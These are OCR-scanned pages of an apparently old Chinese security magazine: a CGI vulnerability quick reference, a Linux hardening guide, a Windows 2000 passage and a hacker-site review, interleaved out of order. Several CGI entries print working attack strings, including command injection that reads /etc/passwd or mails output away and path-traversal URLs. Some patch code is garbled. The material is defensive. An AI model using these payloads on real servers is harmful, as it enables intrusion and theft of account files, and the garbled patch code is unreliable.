使用集群可以帮助组织减少总体花费。集群可以通过较便宜的硬件来构建,使用标准的连接和存储系统。微软与硬件制造商一起工作来测试和检验服务器和网络产品。

Advanced Server 提供了集群的系统服务,支持两个节点的集群。这个技术基于非常成熟的 Windows NT Server 4.0 Enterprise Edition 中的 Microsoft Cluster Services (MSCS) 两节点集群技术,同时进行了下面的增强:

- (1) 支持 rolling upgrades ;
- (2) 支持 Active Directory? directory service 和 MMC 集成;
- (3) 从网络恢复;

- (4) Health monitoring ;
- (5) 网络和磁盘的即插即用支持;
- (6) WINS , DFS , 和 DHCP 支持;
- (7) 对 Cluster API 的 COM 支持。

Windows 2000 Datacenter Server 支持 4 个节点的集群。

总 结

Windows 2000 Server 操作系统与 Windows NT 的前面的版本相比,解决了大量的影响可靠性和可用性的问题。

有助于防止系统失败的特性会提高可靠性。这些失败经常是由于有问题的核心模式软件,或者内存冲突等引起的。过去,要创建和测试那些可靠得与操作系统内核通信的以及不会与其他的软件使用的内存产生冲突的软件非常困难。为了减少错误代码,新的核心模式代码测试工具使得开发人员更加容易的创建可靠的驱动程序和其他的系统组件。另外,结构的修改也有助于保护系统内存和核心的操作系统进程。

可用性通过减少维护和失败后重新启动所用的时间得到提高。Windows 2000 引进了新的管理和维护特性来解决这些问题。通过减少大量的要求系统重新启动的任务,日常的维护不再像过去一样要求那么多的宕机。并且在系统失败时,改进了工具使得确定问题的原因和重新启动计算机更快乐。

Windows 2000 中的可靠性和可用性的改进意味着商业用户可以信任并且依赖于他们的系统,从而为他们的系统用户和客户提供更高的满意度。对于 IT 用户来说,改进提供了更强壮的系统结构,更少的重启次数,以及更加可靠的应用程序性能。

CGI 安全漏洞资料速查(上)

CGI 安全漏洞资料速查 v1.0

类型:攻击型

名字: phf

风险等级:中

描述:在 NCSA 或者 Apache(1.1.1 版本以内) 非商业版本的 WebServer 中有一段程序 util.c, 允许黑客以 root 身份执行任何一个指令:

`http://www.xxx.com/cgi-bin/phf?`

`Qname = root % 0Asome % 20command % 20here`

建议:无

解决方法:把 Apachewebserver 升级到 1.1.1 以上,或者将 NCSAwebserver 升级到最新版本

类型:攻击型

名字: wguest.exe

风险等级:中

描述:如果您使用 NT 做为您的 WebServer 的操作系统,而且 wguest.exe 存在于您的 Web 可执行目录中的话,入侵者将能利用它阅读到您的硬盘上所有 USR_用户能阅读的文件。

建议:将 wguest.exe 从你的 Web 目录移走或删除

解决方法:将 wguest.exe 从你的 Web 目录移走或删除

类型:攻击型

名字: rguset.exe

风险等级:中

描述:如果您使用 NT 做为您的 WebServer 的操作系统,而且 rguset.exe 存在于您的 Web 可执行目录中的话,入侵者将能利用它阅读到您的硬盘上所有 USR_用户能阅读的文件。

建议:将 rguset.exe 从你的 Web 目录移走或删除

解决方法:将 rguset.exe 从你的 Web 目录移走或删除

类型:攻击型

名字: perl.exe

风险等级:低

描述:在 cgi-bin 执行目录下存在 perl.exe, 这属于严重的配置错误。黑客可以在 perl.exe 后面加一串指令,利用浏览器在 server 上执行任何脚本程序。

建议:perl.exe 是放在任何带执行权限的 web 目录下都是不安全的。

解决方法:在 web 目录下移除 perl.exe 这个程序。

类型:攻击型

名字: shtml.exe

风险等级:低

描述:如果您使用 FrontPage 作为您的 WebServer,那么入侵者能够利用 IUSR_用户和 shtml.exe 入侵您的机器,做您不希望的事。

建议:将 shtml. exe 从你的 Web 目录移走或删除

解决方法:将 shtml. exe 从你的 Web 目录移走或删除

类型:攻击型

名字: wwwboard. pl

风险等级:低

描述: wwwboard. pl 程序容易引起攻击者对服务器进行 D. O. S 攻击。

建议:如无必要可以删除该文件

解决方法:对 get_variables 的子程序中的下面这段:

```
if($ FORM{\\\' followup \\\'}) {$
followup = \\\' " 1 \\\'";
@ followup_num = split(/,/, $ FORM
{\\\' followup \\\'});
$ num_followups = @ followups = @ fol-
lowup_num;
$ last_message = pop(@ followups);
$ origdate = \\\' "$ FORM{\\\' orig-
date \\\' } \\\'";
$ origname = \\\' "$ FORM{ \\\'
origname \\\' } \\\'";
$ origsubject = \\\' "$ FORM{ \\\'
origsubject \\\' } \\\'";}
```

替换为:

```
if($ FORM{\\\' followup \\\'}){
$ followup = \\\' " 1 \\\'";
@ followup_num = split(/,/, $ FORM
{\\\' followup \\\'});
$ num_followups = @ followups = @ fol-
lowup_num;
$ last_message = pop(@ followups);
$ origdate = \\\' "$ FORM{\\\' orig-
date \\\' } \\\'";
$ origname = \\\' "$ FORM{ \\\'
origname \\\' } \\\'";
```

```
$ origsubject = \\\' "$ FORM{ \\\'
origsubject \\\' } \\\'";
# WWWBoardBombPatch
# WrittenBy: SamuelSparlingsparling @
slip. net)
$ fn = 0;
while($ fn <$ num_followups)
{
$ cur_fup = @ followups $ fn ];
$ dfn = 0;
foreach $ fm(@ followups)
{
if(@ followups[$ dfn] == @ followups[$
fn]&& $ dfn! = $ fn)
{
& error(board_bomb);
}
$ dfn + +;
}
$ fn + +;
}
# EndWWWBoardBombPatch
}
```

类型:攻击型

名字: uploader. exe

风险等级:中

描述:如果您使用 NT 作为您的 WebServer 的操作系统,入侵者能够利用 uploader. exe 上传任何文件。

建议:将 uploader. exe 从你的 Web 目录移走或删除

解决方法:将 uploader. exe 从你的 Web 目录移走或删除

类型:攻击型

名字: bdir. htr

风险等级:高

· **Hacker Defence** ·

描述:如果您使用 NT 做为您的 WebServer 的操作系统,而且 bdir. htr 存在于您的 Web 可执行目录中的话,入侵者将能利用它在您的服务器上无止境的创建 ODBC 数据库,并生成一些可执行的文件。

建议:将 bdir. htr 从你的 Web 目录移走或删除

解决方法:将 bdir. htr 从你的 Web 目录移走或删除

类型:攻击型

名字: Count. cgi

风险等级:高

描述:在/cgi-bin 目录下的 Count. cgi 程序(wwwcount2.3 版本)有一个溢出错误,允许入侵者无须登录而远程执行任何指令。

建议:如无必要可以删除该文件

解决方法:将 wwwcount 升级到 2.4 或者以上

类型:攻击型

名字: test - cgi

风险等级:高

描述:test - cgi 这个文件可以被入侵者用来浏览服务器上的重要信息。

建议:建议审核 cgi-bin 目录下的执行程序,严格控制访问权限

解决方法:删除 test - cgi 文件

类型:攻击型

名字: nph - test - cgi

风险等级:高

描述:nph - test - cgi 这个文件可以被入侵者用来浏览服务器上的重要信息。

建议:建议审核 cgi-bin 目录下的执行程序,严格控制访问权限

解决方法:删除 nph - test - cgi 文件

类型:攻击型

名字: php. cgi

风险等级:低

描述:php. cgi 程序有较多的漏洞,包括缓存溢出漏洞,还有导致任何系统文件可以被入侵者读取的漏洞。

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:删除 php. cgi 程序是最好的办法

类型:攻击型

名字: handler

风险等级:低

描述:IRIX5.3, 6.2, 6.3, 6.4 的/cgi-bin/handler 程序存在缓存溢出错误,允许入侵者在 server 上远程执行一段程序:

telnettarget. machine. com80

GET/cgi-bin/handler/whatever; cat/etc/passwd|?data=Download

HTTP/1.0

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:删除 handler 文件

类型:攻击型

名字: webgais

风险等级:高

描述:/cgi-bin, 目录下的 webgais 是 GAIS 搜索工具的一个接口,它有一个毛病使入侵者可以绕过程序的安全机制,执行系统命令:

POST/cgi-bin/webgaisHTTP/1.0

Content-length: 85(replacethiswiththeactuallengthof

the\\\ "exploit\\\\" line)

telnettarget. machine. com80query = \\\';

mail + you \\\ \@ your. host

建议:建议审核 cgi-bin 目录,避免有不

必要的程序存在

解决方法:删除 webgais 文件

类型:攻击型

名字: websendmail

风险等级:高

描述: /cgi-bin 目录下的 websendmail 程序允许入侵者执行一个系统指令:

telnettarget.machine.com80

POST/cgi-bin/websendmailHTTP/1.0

Content-length: xxx(shouldbereplaced withtheactual lengthofthestringpassedtotheserver, inthiscase xxx=90) receiver = ; mail + your_address \\ \\ \\ @ somewhere.org

& content = a

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:高级用户:编辑 websendmail 脚本,过滤特殊字符

一般用户:删除 websendmail 文件

类型:攻击型

名字: webdist.cgi

风险等级:高

描述:对于 Irix6.2 和 6.3 平台, /cgi-bin 目录下的 webdist.cgi 有一个弱点允许入侵者无须登录而在系统上执行任何指令:

http://host/cgi-bin/webdist.cgi? dist-loc = ; cat % 20/etc/passwd

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:删除 /var/www/cgi-bin/webdist.cgi 目录下的 webdist.cgi

类型:攻击型

名字: faxsurvey

风险等级:高

描述:在 Linux S. u. S. E 上 /cgi-bin 目录

下的 faxsurvey 程序允许入侵者无须登录就能在服务器执行指令: http://joepc.linux.elsewhere.org/cgi-bin/faxsurvey?/bin/cat%20/etc/passwd

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi-bin/faxsurvey 文件

类型:攻击型

名字: htmlscript

风险等级:中

描述:安装了 htmlscript2.99x 或者更早版本的服务器,存在一个毛病使入侵者可以查看服务器上的任何文件:

http://www.vulnerable.server.com/cgi-bin/htmlscript?../../../../etc/passwd

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi-bin/htmlscript 脚本文件,或者将 htmlscript 升级到 3.0 以上

类型:攻击型

名字: pfdisplay

风险等级:中

描述:在 Irix6.4 或者更早版本的 web 服务器上, /cgi-bin/pfdisplay 程序允许入侵者非法查看服务器上的文件。

建议:建议审核 cgi-bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi-bin/pfdisplay 文件,或者打补丁,补丁可以去

sgigate.sgi.com(204.94.209.1)或者 ftp.sgi.com 下载:

Filename: README.patch.3018

Algorithm#1(sum-r): 3795511README.patch.3018

Algorithm # 2(sum): 1545511README.patch.3018

· Hacker Defence ·

MD5checksum: 1169EB51D75E0794C64C2
C1FD6211B69

Filename: patchSG0003018

Algorithm # 1(sum - r): 016792patchSG
0003018

Algorithm # 2(sum): 128762patchSG
0003018

MD5checksum: BD16A53A0AE693D6E9E
276EE066BDBC8

Filename: patchSG0003018. idb

Algorithm # 1(sum - r): 013392patchSG
0003018. idb

Algorithm#2(sum): 2512patchSG0003018.
idb

MD5checksum: 1CB16E6A8C50BF17CD02
A29C2E4D35EB

Filename: patchSG0003018. perfor
mer_tools_man

Algorithm # 1(sum - r): 102018patchSG
0003018. per -

- former_tools_man

Algorithm # 2(sum): 31448patchSG
0003018. performer_t -

- ools_man

MD5checksum: B6B3D90FAB9B5A342397
C3E5AF5A8D29

Filename: patchSG0003018. perfor
mer_tools_sw

Algorithm # 1(sum - r): 4847418patchSG
0003018. perform - - er_tools_sw

Algorithm # 2(sum): 2817618patchSG
0003018. performer_tools_sw

MD5checksum: DF4E8ED8326A6A0B39F7
B4D67E5FD71F

类型:攻击型

名字:www - sql

风险等级:中

描述: www - sql 存在于/cgi - bin/目录
下,这将导致入侵可以越权访问被保护的
文件。

建议:最好删除 www - sql 文件

解决方法:#ifPHPFASTCGI

```
while(FCGI_Accept()>=0)
```

```
{
```

```
#endif
```

```
s = getenv( \\ \\ "REDIRECT_STATUS\\ \\ \\ \\ ");
```

```
if(!s){
```

```
puts( \\ \\ "Content - type: text/plain\\ \\ \\ \\
```

```
\\r\\ \\ \\n\\ \\ \\r\\ \\ \\nPHP/FIdetected
```

```
aninternalerror. Pleaseinformsa @ hogia.
```

```
netofwhat
```

```
youjustdid. \\ \\ \\n\\ \\ \\");
```

```
exit(1);
```

```
}
```

```
s = getenv( \\ \\ "PATH_TRANSLATED\\ \\ \\ \\ ");
```

类型:攻击型

名字:view - source

风险等级:高

描述:在 cgi - bin 目录下的 view - source
程序没有对输入进行安全检查,使入侵者可以
查看服务器上的任何文件。

建议:建议审核 cgi - bin 目录,避免有不
必要的程序存在

解决方法:删除/cgi - bin 目录下的 view -
source 程序

类型:攻击型

名字:campas

风险等级:高

描述:在 cgi - bin 目录下的 campas 程序
有一个毛病可以使入侵者随意查看 server 上
的重要文件:

```
telnetwww. xxxx. net80
Trying200. xx. xx. xx. . .
Connectedtovenus. xxxx. net
Escapecharacteris \\ \ ` ^ ] \ \ ` .
GET/cgi - bin / campas ? % 0acat % 0a /
etc / passwd % 0a
```

建议:建议审核 cgi - bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi - bin 目录下的 campas 程序

类型:攻击型
名字: aglimpse
风险等级:高

描述:在 cgi - bin 目录下的 aglimpse 程序有一个毛病可以使入侵者无须登录而随意执行任何指令。

建议:建议审核 cgi - bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi - bin 目录下的 aglimpse 程序

类型:攻击型
名字: AT - admin. cgi
风险等级:中

描述:在 ExciteforWebServers1.1 上的 /cgi - bin / AT - admin. cgi 程序,允许普通用户完全控制整个系统。

建议:建议审核 cgi - bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi - bin 目录下的 AT - admin. cgi 程序

类型:攻击型
名字: finger
风险等级:中

描述:这个位于 /cgi - bin 下的 finger 程序,可以查看其它服务器的信息,但是如果将

参数改成本机,本机上的帐号信息将暴露无遗: /cgi - bin / finger ? @ localhost

建议:建议审核 cgi - bin 目录,避免有不必要的程序存在

解决方法:删除 /cgi - bin 目录下的 finger 程序

类型:攻击型
名字: webwho. pl
风险等级:中

描述:如果在您的 Web 可执行目录中有 webwho. pl 这个 CGI 脚本,那么入侵者将能利用他阅读启动 Web 的用户能读写执行的任何文件。

建议:将 webwho. pl 从您的 Web 目录中删除或移走

解决方法:将 webwho. pl 从您的 Web 目录中删除或移走

类型:攻击型
名字: w3 - msql
风险等级:低

描述:MiniSQL 软件包发行版本附带的一个 CGI (w3 - msql) 可被用于以 httpd 的 uid 权限执行任意代码。这个安全漏洞是由程序中的 scanf() 函数引起的。

建议:如果您安装了 MiniSQL 软件包,请您将 /cgi - bin / 目录下的 w3 - msql 文件删除或移走 解决方法:如果您安装了 MiniSQL 软件包,请您将 /cgi - bin / 目录下的 w3 - msql 文件删除或移走或使用以下补丁。

补丁:

```
- - - - w3 - msql. patch - - - -
410c410
scanf(\\ \\ "%s\\ \\", boundary); <br> - -
<scanf(\\ \\ "%128s\\ \\", boundary); >
418c418
<strcat(var, buffer);
```


· Hacker Defence ·

```
<strncat(var, buffer, sizeof(buffer));
428c428
<scanf( \\ \\ "Content - Type: %s \\ \\",
buffer); >
<scanf( \\ \\ "Content - Type: %15360s \\ \\",
buffer); >
- - - - w3 - msql. patch - - - -
```

类型:攻击型

名字: NetscapeFastTrackserver2.0.1a

风险等级:中

描述: UnixWare7.1 附带的 NetscapeFastTrackserver2.0.1a 存在一个远程缓冲区溢出漏洞。缺省地, 监听 457 端口的 httpd 通过 http 协议提供 UnixWare 文档。如果向该服务器传送一个长度超过 367 字符的 GET 请求, 会使缓冲区溢出, EIP 值被覆盖将可能导致任意代码以 httpd 权限执行。

建议: 临时解决方法是关闭 NetscapeFastTrack 服务器

解决方法: 临时解决方法是关闭 NetscapeFastTrack 服务器。

类型:攻击型

名字: AnyForm.cgi

风险等级:高

描述: 位于 cgi-bin 目录下的 AnyForm.cgi 程序, 是用于简单表单通过邮件传递响应的, 但该程序对用户输入检查不彻底, 可被入侵者利用, 在 server 上执行任何指令。

建议: 建议审核 cgi-bin 目录, 避免有不必要的程序存在

解决方法: 建议升级该 cgi 程序, 或者删除该文件

类型:攻击型

名字: whois.cgi

风险等级:低

描述: 在多个 WebServer 中自带的 Whois.cgi 存在溢出漏洞。它们包括:

WhoisInternicLookup - version: 1.02

CCWhois - Version: 1.0

Matt \\ \\ 'sWhois - Version: 1

他们将使入侵者能够在您的系统上使用启动 httpd 用户的权限执行任意的代码。

建议: 将在您 Web 目录中问 whois.cgi 删除或移走

解决方法: 将在您 Web 目录中问 whois.cgi 删除或移走

类型:攻击型

名字: environ.cgi

风险等级:中

描述: 在 Apachewebserver 或者 IIS 等其它 webserver 的 /cgi-bin/environ.cgi 程序, 有一个毛病允许入侵者绕过安全机制, 浏览服务器上的一些文件。

建议: 建议审核 cgi-bin 目录, 避免有不必要的程序存在

解决方法: 建议升级该 cgi 程序, 或者删除该文件

类型:攻击型

名字: wrap

风险等级:中

描述: /cgi-bin/wrap 程序有两个漏洞, 均允许入侵者获取服务器上文件的非法访问, 如:

```
http://host/cgi-bin/wrap?/..../..../..../..../etc
```

建议: 建议审核 cgi-bin 目录, 避免有不必要的程序存在

解决方法: 删除 /cgi-bin/wrap 文件

确保Linux安全的十招

Linux 不论在功能上、价格上或性能上都有很多优点,然而,作为开放式操作系统,它不可避免地存在一些安全隐患。如何解决这些隐患,为应用提供一个安全的操作平台?本文会告诉你一些最基本、最常用,同时也是最有效的招数。

Linux 是一种类 Unix 的操作系统。从理论上讲,Unix 本身的设计并没有什么重大的安全缺陷。多年来,绝大多数在 Unix 操作系统上发现的安全问题主要存在于个别程序中,所以大部分 Unix 厂商都声称有能力解决这些问题,提供安全的 Unix 操作系统。但 Linux 有些不同,因为它不属于某一家厂商,没有厂商宣称对它提供安全保证,因此用户只有自己解决安全问题。

Linux 是一个开放式系统,可以在网络上找到许多现成的程序和工具,这既方便了用户,也方便了黑客,因为他们也能很容易地找到程序和工具来潜入 Linux 系统,或者盗取 Linux 系统上的重要信息。不过,只要我们仔细地设定 Linux 的各种系统功能,并且加上必要的安全措施,就能让黑客们无机可乘。

一般来说,对 Linux 系统的安全设定包括取消不必

(上接第 101 页)到 Tags。[Byte xxxxxx]是探测的字节数,根据此标志出现的位置,一般可以选择其下行的字节数,即 259 输入 Packet Length(此处设置不是固定的,通常字节数越少,探测的速度就越快)。

溯雪在探测的过程中只要发现相同位置出现的标志不一样,即认为探测成功,所以此处的设置一定要正确。按 OK 键开始探测。探测过程中可以随时从菜单 [Run] → Stop 处停止,或者按下 F12 也可停止当前的探测。

如果探测成功,会出现一个结果报告单(图 8)。

但是探测探测结果不一定全部都是需要的,要分类挑选。

Sort: 排序的项目

By: 排序的方式, Ascending - 升序, Descending - 降序。

经过实验后得知第一、二项是正确的结果。

选择这两项,按 [Save] 即可保存。至此,一个探测过程结束。

5、探测时需要注意的事项。

(1) 如果探测测试的结果不对,有以下几种方法调整:

a、项目的设置

b、选项的设置,主要包括 Cookie 和 User - Agent。

(2) 为了避免缓冲区的影响(尤其是在探测生日的时候),在对单个用户进行探测时,请选择 Just For Once 选项。




图 8

要的服务、限制远程存取、隐藏重要资料、修补安全漏洞、采用安全工具以及经常性的安全检查等。本文教你十种提高 Linux 系统安全性的招数。虽然招数不大,但招招奏效,你不妨一试。

一、取消不必要的服务

早期的 Unix 版本中,每一个不同的网络服务都有一个服务程序在后台运行,后来的版本用统一的 `/etc/inetd` 服务器程序担此重任。Inetd 是 Internetdaemon 的缩写,它同时监视多个网络端口,一旦接收到外界传来的连接信息,就执行相应的 TCP 或 UDP 网络服务。

由于受 inetd 的统一指挥,因此 Linux 中的大部分 TCP 或 UDP 服务都是在 `/etc/inetd.conf` 文件中设定。所以取消不必要服务的第一步就是检查 `/etc/inetd.conf` 文件,在不要的服务前加上“#”号。

一般来说,除了 `http`、`smtp`、`telnet` 和 `ftp` 之外,其他服务都应该取消,诸如简单文件传输协议 `ftpp`、网络邮件存储及接收所用的 `imap/ipop` 传输协议、寻找和搜索资料用的 `gopher` 以及用于时间同步的 `daytime` 和 `time` 等。

还有一些报告系统状态的服务,如 `finger`、`efinger`、`systat` 和 `netstat` 等,虽然对系统查错和寻找用户非常有用,但也给黑客提供了方便之门。例如,黑客可以利用 `finger` 服务查找用户的电话、使用目录以及其他重要信息。因此,很多 Linux 系统将这些服务全部取消或部分取消,以增强系统的安全性。

Inetd 除了利用 `/etc/inetd.conf` 设置系统服务项之外,还利用 `/etc/services` 文件查找各项服务所使用的端口。因此,用户必须仔细检查该文件中各端口的设定,以免有安全上的漏洞。

在 Linux 中有两种不同的服务型态:一种是仅在有需要时才执行的服务,如 `finger` 服

务;另一种是一直在执行的永不停顿的服务。这类服务在系统启动时就开始执行,因此不能靠修改 `inetd` 来停止其服务,而只能从修改 `/etc/rc.d/rc[n].d/` 文件或用 Run-level-editor 去修改它。提供文件服务的 NFS 服务器和提供 NNTP 新闻服务的 `news` 都属于这类服务,如果没有必要,最好取消这些服务。

二、限制系统的出入

在进入 Linux 系统之前,所有用户都需要登录,也就是说,用户需要输入用户账号和密码,只有它们通过系统验证之后,用户才能进入系统。

与其他 Unix 操作系统一样, Linux 一般将密码加密之后,存放在 `/etc/passwd` 文件中。Linux 系统上的所有用户都可以读到 `/etc/passwd` 文件,虽然文件中保存的密码已经经过加密,但仍然不太安全。因为一般的用户可以利用现成的密码破译工具,以穷举法猜测出密码。比较安全的方法是设定影子文件 `/etc/shadow`,只允许有特殊权限的用户阅读该文件。

在 Linux 系统中,如果要采用影子文件,必须将所有的公用程序重新编译,才能支持影子文件。这种方法比较麻烦,比较简便的方法是采用插入式验证模块 (PAM)。很多 Linux 系统都带有 Linux 的工具程序 PAM,它是一种身份验证机制,可以用来动态地改变身份验证的方法和要求,而不要求重新编译其他公用程序。这是因为 PAM 采用封闭包的方式,将所有与身份验证有关的逻辑全部隐藏在模块内,因此它是采用影子档案的最佳帮手。

此外, PAM 还有很多安全功能:它可以将传统的 DES 加密方法改写为其他功能更强的加密方法,以确保用户密码不会轻易地遭人破译;它可以设定每个用户使用电脑资源的上限;它甚至可以设定用户的上机时间和地点。

Linux 系统管理人员只需花费几小时去安

装和设定 PAM，就能大大提高 Linux 系统的安全性，把很多攻击阻挡在系统之外。

三、保持最新的系统核心

由于 Linux 流通渠道很多，而且经常有新的程序和系统补丁出现，因此，为了加强系统安全，一定要经常更新系统内核。

Kernel 是 Linux 操作系统的核心，它常驻内存，用于加载操作系统的其他部分，并实现操作系统的基本功能。由于 Kernel 控制计算机和网络的各种功能，因此，它的安全性对整个系统安全至关重要。

早期的 Kernel 版本存在许多众所周知的安全漏洞，而且也不太稳定，只有 2.0.x 以上的版本才比较稳定和安全，新版本的运行效率也有很大改观。在设定 Kernel 的功能时，只选择必要的功能，千万不要所有功能照单全收，否则会使 Kernel 变得很大，既占用系统资源，也给黑客留下可乘之机。

在 Internet 上常常有最新的安全修补程序，Linux 系统管理员应该消息灵通，经常光顾安全新闻组，查阅新的修补程序。

四、检查登录密码

设定登录密码是一项非常重要的安全措施，如果用户的密码设定不合适，就很容易被破译，尤其是拥有超级用户使用权限的用户，如果没有良好的密码，将给系统造成很大的安全漏洞。

在多用户系统中，如果强迫每个用户选择不易猜出的密码，将大大提高系统的安全性。但如果 passwd 程序无法强迫每个上机用户使用恰当的密码，要确保密码的安全度，就只能依靠密码破解程序了。

实际上，密码破解程序是黑客工具箱中的一种工具，它将常用的密码或者是英文字典中所有可能用来作密码的字都用程序加密

成密码字，然后将其与 Linux 系统的 /etc/passwd 密码文件或 /etc/shadow 影子文件相比较，如果有吻合的密码，就可以求得明码了。

在网络上可以找到很多密码破解程序，比较有名的程序是 crack。用户可以自己先执行密码破解程序，找出容易被黑客破解的密码，先行改正总比被黑客破解要有利。

五、设定用户账号的安全等级

除密码之外，用户账号也有安全等级，这是因为在 Linux 上每个账号可以被赋予不同的权限，因此在建立一个新用户 ID 时，系统管理员应该根据需要赋予该账号不同的权限，并且归并到不同的用户组中。

在 Linux 系统上的 tcpd 中，可以设定允许上机和不允许上机人员的名单。其中，允许上机人员名单在 /etc/hosts.allow 中设置，不允许上机人员名单在 /etc/hosts.deny 中设置。设置完成之后，需要重新启动 inetd 程序才会生效。此外，Linux 将自动把允许进入或不允许进入的结果记录到 /var/log/secure 文件中，系统管理员可以据此查出可疑的进入记录。

每个账号 ID 应该有专人负责。在企业中，如果负责某个 ID 的职员离职，管理员应立即从系统中删除该账号。很多入侵事件都是借用了那些很久不用的账号。

在用户账号之中，黑客最喜欢具有 root 权限的账号，这种超级用户有权修改或删除各种系统设置，可以在系统中畅行无阻。因此，在给任何账号赋予 root 权限之前，都必须仔细考虑。

Linux 系统中的 /etc/securetty 文件包含了一组能够以 root 账号登录的终端机名称。例如，在 RedHatLinux 系统中，该文件的初始值仅允许本地虚拟控制台（rtys）以 root 权限

· Hacker Defence ·

登录,而不允许远程用户以 root 权限登录。最好不要修改该文件,如果一定要从远程登录为 root 权限,最好是先以普通账号登录,然后利用 su 命令升级为超级用户。

六、消除黑客犯罪的温床

在 Unix 系统中,有一系列 r 字头的公用程序,它们是黑客用以入侵的武器,非常危险,因此绝对不要将 root 账号开放给这些公用程序。由于这些公用程序都是用 .rhosts 文件或者 hosts.equiv 文件核准进入的,因此一定要确保 root 账号不包括在这些文件之内。

由于 r 字头指令是黑客们的温床,因此很多安全工具都是针对这一安全漏洞而设计的。例如, PAM 工具就可以用来将 r 字头公用程序的功力废掉,它在 /etc/pam.d/rlogin 文件中加上登录必须先核准的指令,使整个系统的用户都不能使用自己 home 目录下的 .rhosts 文件。

七、增强安全防护工具

SSH 是安全套接层的简称,它是可以安全地用来取代 rlogin、rsh 和 rcp 等公用程序的一套程序组。SSH 采用公开密钥技术对网络上两台主机之间的通信信息加密,并且用其密钥充当身份验证的工具。

由于 SSH 将网络上的信息加密,因此它可以用来安全地登录到远程主机上,并且在两台主机之间安全地传送信息。实际上,SSH 不仅可以保障 Linux 主机之间的安全通信,Windows 用户也可以通过 SSH 安全地连接到 Linux 服务器上。

八、限制超级用户的权力

我们在前面提到,root 是 Linux 保护的焦点,由于它权力无限,因此最好不要轻易将超级用户授权出去。但是,有些程序的安装和维

护工作必须要求有超级用户的权限,在这种情况下,可以利用其他工具让这类用户有部分超级用户的权限。Sudo 就是这样的工具。

Sudo 程序允许一般用户经过组态设定后,以用户自己的密码再登录一次,取得超级用户的权限,但只能执行有限的几个指令。例如,应用 sudo 后,可以让管理磁带备份的管理人员每天按时登录到系统中,取得超级用户权限去执行文档备份工作,但却没有特权去作其他只有超级用户才能作的工作。

Sudo 不但限制了用户的权限,而且还将每次使用 sudo 所执行的指令记录下来,不管该指令的执行是成功还是失败。在大型企业中,有时候有许多人同时管理 Linux 系统的各个不同部分,每个管理人员都有用 sudo 授权给某些用户超级用户权限的能力,从 sudo 的日志中,可以追踪到谁做了什么以及改动了系统的哪些部分。


值得注意的是, sudo 并不能限制所有的用户行为,尤其是当某些简单的指令没有设置限定时,就有可能被黑客滥用。例如,一般用来显示文件内容的 /etc/cat 指令,如果有了超级用户的权限,黑客就可以用它修改或删除一些重要的文件。

九、追踪黑客的踪迹

当你仔细设定了各种与 Linux 相关的组态,并且安装了必要的安全防护工具之后, Linux 操作系统的安全性的确大为提高,但是却并不能保证防止那些艺高人胆大的网络黑客的入侵。

在平时,网络管理人员要经常提高警惕,随时注意各种可疑状况,并且按时检查各种系统日志文件,包括一般信息日志、网络连接日志、文件传输日志以及用户登录日志等。在检查这些日志时,要注意是否有不合常理的时间记载。例如:

永远的



假如你从心底钟爱一件东西但自己都说不出什么理由来,特别是你对她认可的时候。当网络安全越来越受到人们的重视,黑客被媒体传得神乎其神的时刻,中国的黑客站点如雨后春笋般的冒了出来,而在这些精彩纷呈的站点中,有一颗璀璨的明珠闪耀其中,她的名字叫黑白网络,也是我最欣赏的黑客站点之一。

首先还是让我们进入主页去体验一下吧,这个网站的永久域名是: <http://www.starkun.com/>,应该用的是站长的拼音(记得以前用的是 www.51hacker.com),关于星坤本人在黑客界的人气并不是很高,但能够将网络安全、黑客工具收集的这样全面,整理的井井有条,可见他是费了很大的时间和精力。输入网址后略等一会,黑白网络的主界面就出来了

(如图 1 所示),从图中可以看出格局是那样的简单明了、脉络分明。在这里你似乎可以永远找到最新的你想要的东西(有点夸张了,呵呵),但是你每次过来转转的时候总可以发现不同的面孔,主页面的自动更新成为黑白网络的一大特色。

“黑白网络”自从和画蝶的网络技术合并



图 1

以后,实力明显地增强,它的周围始终有一群热血沸腾、热衷于网络安全的青年,流淌的似乎永远是新鲜的血液。黑白网络从来没有其他网站的那些表面花里胡哨、内容杂乱无章,无论从那个角度来看都可以体味出制作者的良苦用心。

它的首页的顶部由 18 个一级目录组成,分类之细、之详当属所有的黑客站点中的翘

正常用户在半夜三更登录;

不正常的日志记录,比如日志只记录了一半就切断了,或者整个日志文件被删除了;

用户从陌生的网址进入系统;

因密码错误或用户账号错误被摈弃在外的日志记录,尤其是那些一再连续尝试进入失败,但却有一定模式的试错法;

非法使用或不正确使用超级用户权限 su 的指令;

重新开机或重新启动各项服务的记录。

十、共同防御,确保安全

从计算机安全的角度看,世界上没有绝对密不透风、百分之百安全的计算机系统, Linux 系统也不例外。采用以上的安全守则,虽然可以使 Linux 系统的安全性大大提高,使顺手牵羊型的黑客和电脑玩家不能轻易闯入,但却不一定能阻挡那些身怀绝技的武林高手,因此,企业用户还需要借助防火墙等其他安全工具,共同防御黑客入侵,才能确保系统万无一失。



· Hacker Defence ·

